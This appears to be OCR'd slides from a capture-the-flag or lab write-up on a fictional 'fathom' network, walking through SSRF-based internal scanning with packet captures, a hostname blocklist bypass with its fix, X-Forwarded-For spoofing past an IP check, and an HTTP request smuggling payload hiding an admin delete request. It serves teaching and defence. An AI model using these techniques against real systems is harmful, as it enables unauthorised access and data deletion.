A feature where the server fetches on our behalf



Scanning IP ranges




Same IP but the destination is different

http and ip.addr != 10.10.1.1

No.	Source	Destination	Protocol	Length	Info
6653	10.10.1.23	10.10.1.33	HTTP	693	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.92.1&notes= HTTP/1.1
6641	10.10.1.33	10.10.1.23	HTTP	5967	HTTP/1.1 200 OK (text/html)
6637	10.10.1.23	10.10.1.33	HTTP	693	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.91.1&notes= HTTP/1.1
6625	10.10.1.33	10.10.1.23	HTTP	5967	HTTP/1.1 200 OK (text/html)
6621	10.10.1.23	10.10.1.33	HTTP	694	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.140.7&notes= HTTP/1.1
6609	10.10.1.33	10.10.1.23	HTTP	5967	HTTP/1.1 200 OK (text/html)
6605	10.10.1.23	10.10.1.33	HTTP	694	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.142.7&notes= HTTP/1.1
6593	10.10.1.33	10.10.1.23	HTTP	5967	HTTP/1.1 200 OK (text/html)
6589	10.10.1.23	10.10.1.33	HTTP	694	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.141.7&notes= HTTP/1.1
6577	10.10.1.33	10.10.1.23	HTTP	5967	HTTP/1.1 200 OK (text/html)
6573	10.10.1.23	10.10.1.33	HTTP	694	GET /add-station?station_name=&platform=&lat=&lon=&url=http://10.10.139.7&notes= HTTP/1.1

Upstream it fans out, and no attacker IP to be seen

No.	Source	Destination	Protocol	Length	Info
49	10.10.2.33	10.10.55.4	TCP	74	48592 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
50	10.10.2.33	10.10.43.2	TCP	74	[TCP Retransmission] 39934 → http(80) [SYN] Seq=0 Win=64240
51	10.10.2.33	10.10.42.2	TCP	74	[TCP Retransmission] 60702 → http(80) [SYN] Seq=0 Win=64240
52	10.10.2.33	10.10.41.2	TCP	74	[TCP Retransmission] 58434 → http(80) [SYN] Seq=0 Win=64240
53	10.10.2.33	10.10.56.4	TCP	74	46040 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
54	10.10.2.33	10.10.73.1	TCP	74	[TCP Retransmission] 58272 → http(80) [SYN] Seq=0 Win=64240
55	10.10.2.33	10.10.40.2	TCP	74	[TCP Retransmission] 33204 → http(80) [SYN] Seq=0 Win=64240
56	10.10.2.33	10.10.57.4	TCP	74	37724 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
57	10.10.2.33	10.10.58.4	TCP	74	34592 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
58	10.10.2.33	10.10.6.1	TCP	74	51762 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
59	10.10.2.33	10.10.55.4	TCP	74	[TCP Retransmission] 48592 → http(80) [SYN] Seq=0 Win=64240




world | fathom0 | **fathom1**

Only one answer


```
Frame 6: Packet, 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface fathom1, id 0
Ethernet II, Src: 1a:b1:ad:a1:e2:9a (1a:b1:ad:a1:e2:9a), Dst: 4e:7e:21:1c:25:27 (4e:7e:21:1c:25:27)
Internet Protocol Version 4, Src: 10.10.2.33 (10.10.2.33), Dst: 10.10.72.1 (10.10.72.1)
Transmission Control Protocol, Src Port: 54618 (54618), Dst Port: http (80), Seq: 0, Len: 0
    Source Port: 54618 (54618)
    Destination Port: http (80)
    [Stream index: 5]
    [Stream Packet Number: 1]
  [Conversation completeness: Incomplete, SYN_SENT (1)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 4000751013
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1010 .... = Header Length: 40 bytes (10)
  Flags: 0x002 (SYN)
    Window: 64240
    [Calculated window size: 64240]
    Checksum: 0x5e64 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
  [Timestamps]
    [Client Contiguous Streams: 0]
    [Server Contiguous Streams: 1]
```


Bingo!


Response
Pretty
Raw
Hex
Render
http://recordings.fathom.internal/api/case/4421
We'll fetch this URL to verify the endpoint is reachable before registering the data sync.
Notes (optional)
Data agreement reference, update cadence, access restrictions...
Verify & register →
Response from http://recordings.fathom.internal/api/case/4421:
{
"case_id": 4421,
"status": "PENDING_REVIEW",
"classification": "ACOUSTIC_ENVIRONMENT_FRAUD",
"flagged": "2026-09-18T06:14:22Z",
"flagged_by": "acoustic_environment_v2.3",
"batch_job": "AE-2026-B0041",
"queue_priority": "HIGH",
"assigned_to": null,
"legal_hold": false,
"external_notifications_sent": [],
"subject": {
"contributor_account": "max.muller@cetacea-vox.edu",
"upload_date": "2025-03-14",
"upload_platform": "DeepHear",
"claimed_region": "North Pacific Basin, Sector 7G",
"claimed_expedition": "2024-10-01 to 2025-01-15 (solo, RV Cetacea Vox)"
},

This is a code bug

```
BLOCKLIST = ("localhost", "127.0.0.1", "0.0.0.0", "::1")

recordings.fathom.internal → resolves to 10.10.2.10
```



the check read the NAME; the fetch used the ADDRESS - only the first step was guarded

fix: resolve first, then check the IP against internal ranges - or allowlist destinations




#4 IP-based access-control bypass

The backend trusts the extra header



```
xff = request.headers.get("X-Forwarded-For", "")
if not any(xff.startswith(prefix) for prefix in MGMT_PREFIXES):
    self.respond(403, ...)
```


- X-Forwarded-For is written by whoever sends the request
- The network usually writes it, but this time it was us

One additional header is all it takes



Later the proxy appends an additional IP to the X-Header







#5 HTTP request smuggling

Nginx blocks based on the URL


```
POST /datasets/pacific-2024.zip HTTP/1.1
Host: dist.intel.fathomsdeep.io
Content-Length: 93
Connection: keep-alive
```

nginx ACL checks

only this line.
/datasets = ALLOWED


```
GET /admin/analysis/delete?recording=rec-7g-001
Host: dist.intel.fathomsdeep.io
```

never parsed

a whole second
request hides here

/admin is blocked at the door - but /admin inside a POST body walks straight past the ACL

The body becomes the next request




A request hidden inside a request

